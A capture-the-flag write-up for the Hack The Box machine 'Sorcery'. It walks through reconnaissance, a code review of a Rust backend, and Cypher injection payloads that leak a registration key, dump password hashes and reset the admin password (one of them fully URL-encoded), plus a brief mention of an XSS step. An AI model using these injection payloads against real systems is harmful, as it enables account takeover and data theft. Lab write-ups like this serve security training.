Hack The Box - HTB Sorcery Writeup - Insane - Season 8 Weekly - June 14th, 2025


Step 1: Recon / Enumeration
Run nmap:
nmap -T4 -vv -sC -sV -oN nmap/intial [MACHINE_IP]Discovered open ports:
- 22/tcp -> SSH (OpenSSH 9.6p1)
- 443/tcp -> HTTPS (nginx/1.27.1)
Step 2: Web Enumeration
Access main website:
https://sorcery.htb/auth/login
Discover Gitea server:
https://git.sorcery.htb
Repo discovery:

Code Review:

Clone repository:
GIT_SSL_NO_VERIFY=true git clone https://git.sorcery.htb/nicole_sullivan/infrastructure.git
Step 3: Register User
Register at:
https://sorcery.htb/auth/register
 Register Success


Step 4: Cypher Injection for Registration Key
View Products:
backend-macros/src/lib.rs at line 143
let get_functions = fields.iter().map(|&FieldWithAttributes { field, .. }| {
    let name = field.ident.as_ref().unwrap();	// e.g., "id", "username"
    let type_ = &field.ty;						// field type
    let name_string = name.to_string();			// in our case, "id"
    let function_name = syn::Ident::new(
        &format!("get_by_{}", name_string),		// creates Ident: get_by_id
        proc_macro2::Span::call_site(),
    );

    quote! {
        pub async fn #function_name(#name: #type_) -> Option<Self> {
            let graph = crate::db::connection::GRAPH.get().await;

            let query_string = format!(
                r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
                #struct_name, #name_string, #name
            );

            let row = match graph.execute(
                ::neo4rs::query(&query_string)
            ).await.unwrap().next().await {
                Ok(Some(row)) => row,
                _ => return None
            };
            Self::from_row(row).await
        }
    }
});
let query_string = format!(
    r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
    #struct_name, #name_string, #name
);
Injection Query:
get_by_id("someid\"}) RETURN 1 AS injection //--")
Backend may do this:
MATCH (result: Product { id: "someid"}) RETURN 1 AS injected //--" }) RETURN result
And userInput (i.e., params.product) is:
88b6b6c5-a614-486c-9d51-d255f47efb4f" }) MATCH (u:User {username: 'admin'}) SET u.password = 'HASH' RETURN u //
Other Query:
88b6b6c5-a614-486c-9d51-d255f47efb4f"})
OPTIONAL MATCH (c:Config)
RETURN result { .*, description: coalesce(c.registration_key, result.description) }
//
It closes the original MATCH query:
... WHERE id: "${params.product}" }) ...becomes:
... WHERE id: "88b6b6c5-a614-486c-9d51-d255f47efb4f"}) ...Then inject a new Cypher clause:
OPTIONAL MATCH (c:Config)And returns a manipulated result:
    RETURN result {
      .*,
      description: coalesce(c.registration_key, result.description)
    }
Ends with a // to comment out any remaining Cypher query logic (like a LIMIT or trailing syntax).
Inject Cypher query to extract registration key via url request:

`
Found Seller registration key:
dd05d743-b560-45dc-9a09-43ab18c7a513Now we can Register as seller using this key

Now we're the seller and we have a new option to add a "New Product"

Step 5: XSS to Extract Admin Passkey
In New Product there is a XSS from which you can retrive the PassKey of Admin and Login using that PassKey
https://sorcery.htb/dashboard/new-product

- Trigger XSS to extract admin credentials
Step 6: Cypher Injection to Reset Admin Password
Now with this command you can see that Admin password is Stroaged in Argon2 Hash
"}) OPTIONAL MATCH (u:User) RETURN result { .*, description: u.password }//
and you can verify this same thing from the Code Also
if Argon2::default()
    .verify_password(
        password.as_bytes(),
        &PasswordHash::new(&user.password).unwrap(),
    )
Make a Argon2id Hash
Argon2 Hash Generator, Validator, Verifier and Resources.
Raw Payload
88b6b6c5-a614-486c-9d51-d255f47efb4f"})
WITH result
MATCH (u:User {username: 'admin'})
SET u.password = '$argon2id$v=19$m=19456,t=2,p=1$9S5BTwdL3xhISWMIhz/3wA$yMnVOfgHjzt50z9pe9J1S1hrH/WHFmoLG+HJwnsb1VM'
RETURN result { .*, description: 'admin password changed to pain0005' } //
Final Payload
https://sorcery.htb/dashboard/store/88b6b6c5-a614-486c-9d51-d255f47efb4f%22%7D%29%20WITH%20result%20MATCH%20%28u%3AUser%20%7Busername%3A%20%27admin%27%7D%29%20SET%20u.password%20%3D%20%27%24argon2id%24v%3D19%24m%3D19456%2Ct%3D2%2Cp%3D1%249S5BTwdL3xhISWMIhz%2F3wA%24yMnVOfgHjzt50z9pe9J1S1hrH%2FWHFmoLG%2BHJwnsb1VM%27%20RETURN%20result%20%7B%20.%2A%2C%20description%3A%20%27admin%20password%20changed%20to%20pain0005%27%20%7D%20%2F%2F
It resets the admin user's password in the Neo4j database to pain0005

Step 7: Login with Passkey
- Use WebDevAuthn extension
- Login using Passkey:
admin
